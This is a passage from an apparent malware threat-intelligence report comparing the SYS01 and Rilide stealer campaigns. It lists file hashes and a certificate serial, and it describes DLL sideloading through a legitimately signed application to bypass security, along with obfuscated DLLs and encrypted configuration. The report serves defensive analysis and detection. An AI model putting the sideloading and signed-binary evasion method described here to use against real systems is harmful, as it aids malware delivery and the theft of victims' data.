


Figure 16. Malicious browser extension installed by Rilide malware.

2 In Sys01 Stealer campaign, the zip file contains an additional password-protected zip file along with a benign application intended for DLL sideloading operation. Both files are missing from the Rilide Stealer campaign, which is why the malicious DLL "**MahApps.Metro.dll**" was not executed.

Upon hash comparison, it becomes evident that all files within both zip files share identical hash values, except for the malicious DLL “MahApps.Metro.dll”. This discrepancy is expected, as each DLL contains a unique configuration.

Filename	Created Time	SHA1
Setup.msi	4/17/2024 10:00:34 PM	a0fa31c0067d991c966d3a941c62e12e15dfde29
OpenAI.APICodePack.Shell.dll	4/17/2024 10:00:34 PM	7f8d0ca687ac82067d7a79c011a2688336b71b82
Microsoft.WindowsAPICodePack.Shell.dll	3/5/2024 12:48:43 AM	7f8d0ca687ac82067d7a79c011a2688336b71b82
[V2.0] Sora_AI_Video.exe	3/5/2024 12:48:43 AM	170dad66f81846efed99ede114527024434fa6d6
ControlzEx.dll	4/17/2024 10:00:34 PM	9c4a669a30a4bf0e27d5b373919c3f6017c8ec4b
ControlzEx.dll	3/5/2024 12:48:43 AM	9c4a669a30a4bf0e27d5b373919c3f6017c8ec4b
MahStable	3/5/2024 12:48:43 AM	1d29908aa27c5525152f39b29040bb468bff8d96
YLLibs.dll	4/17/2024 10:00:34 PM	f5ce183eae50c86baae034aed1ce11c0ad15fecf
YLLibs.dll	3/5/2024 12:48:43 AM	f5ce183eae50c86baae034aed1ce11c0ad15fecf
MahApps.Metro.dll	4/17/2024 10:00:34 PM	0ebe8993c8fef2f2aa874c66a21fa905f01e9a2d
Wpf.exe	4/17/2024 10:00:34 PM	cee178da1fb05f99af7a3547093122893bd1eb46
WdMode.exe	3/5/2024 12:48:43 AM	cee178da1fb05f99af7a3547093122893bd1eb46
MahApps.Metro.dll	3/5/2024 12:48:43 AM	e9223df7c8fa8154eb11810fb3e794b58520e301
OpenAI.CodePack.dll	4/17/2024 10:00:34 PM	5325579a4d960fc09c359c2ec7f2b03a27a9a698
Microsoft.WindowsAPICodePack.dll	3/5/2024 12:48:43 AM	5325579a4d960fc09c359c2ec7f2b03a27a9a698
ZoneList	4/17/2024 10:00:34 PM	55374fb9785cda3d7a226163203d1ebc664c9bd8
ZoneList	3/5/2024 12:48:43 AM	55374fb9785cda3d7a226163203d1ebc664c9bd8
Hardcodet.Wpf.TaskbarNotification.dll	3/5/2024 12:48:43 AM	9436c35fb72c4fd0ae1420effdbe5a8a14326077
System.OpenAI.Interactivity.dll	4/17/2024 10:00:34 PM	70dcb9c81d5c8351d19d3a3fbc5530085ca8faff
System.Windows.Interactivity.dll	3/5/2024 12:48:43 AM	70dcb9c81d5c8351d19d3a3fbc5530085ca8faff

Figure 17. Hash comparison of files used by the SYS01 and Rilide campaigns.

During our investigation of samples from a recent malware campaign, it was determined that these samples were signed with a legitimate digital certificate issued by Suining YiLong Software Store, bearing the serial number: 009156B49DDBB3FD2C236A36B2ECC0D819.

Suining YiLong Software Store is known for issuing certificates for YL Computing’s system tools and theming software. In this instance, the malware used one of YL Computing’s legitimately signed software, imDesktop (170dad66f81846efed99ede114527024434fa6d6), to perform DLL sideloading. This method exploits the trust granted by the valid certificate to bypass security protocols and execute unauthorized code.

Additionally, it’s noteworthy that certain files have different filenames despite sharing similar hashes. For example, “**Microsoft.WindowsAPICodePack.Shell.dll**” was renamed to “**OpenAI.APICodePack.Shell.dll**” in the Rilide campaign, aligning with the lure theme employed by the Threat Actor.




Figure 18. Properties of the file "Microsoft.WindowsAPICodePack.Shell.dll".

It is also confirmed that "**MahApps.Metro.dll**" in Rilide campaign is a modified version of legitimate DLL and was obfuscated using as SmartAssembly, similar to the SYS01 campaign.

Figure 19. A DLL file obfuscated with SmartAssembly was found in the Rilide campaign.

The zip file includes an encrypted manifest resource {89934034-ae5b-4842-9082-9261de8046bd}, which, when decoded, unveils a configuration similar to that of the SYS01 campaign. This includes various items such as the name of password-protected archive, renamed 7z executable, name of PowerShell scripts located in "lang" directory, and the PowerShell command used to retrieve the VideoController information of the victim. This suggests that despite certain components being unavailable, the Threat Actor is already preparing for the deployment of the SYS01 campaign during the distribution of Rilide Stealer V4.




Figure 20. Overlaps of configurations found in the encrypted resource.

Conclusion

The SYS01 malware campaign represents a sophisticated threat in cybersecurity. The latest version of this malware shows how threat actors continually refine their tactics and enhance their malware to evade detections. The progression from earlier versions to the most recent one highlights substantial improvements. In the ever-changing field of cybersecurity, such advancements are expected. Additionally, its possible association with Rilide shows that while some elements can be reused, the payload may vary, demonstrating the flexibility of these threats.

This flexibility highlights the need for cybersecurity professionals to stay ahead of the curve. As cyber threats become increasingly sophisticated, addressing them requires a proactive and multi-faceted approach. Staying updated on possible risks, observing emerging threats, leveraging advanced threat intelligence, and strengthening security measures are crucial steps in effectively countering such threats. The challenge lies not only in understanding the current threat landscape but also in anticipating and mitigating future threats effectively.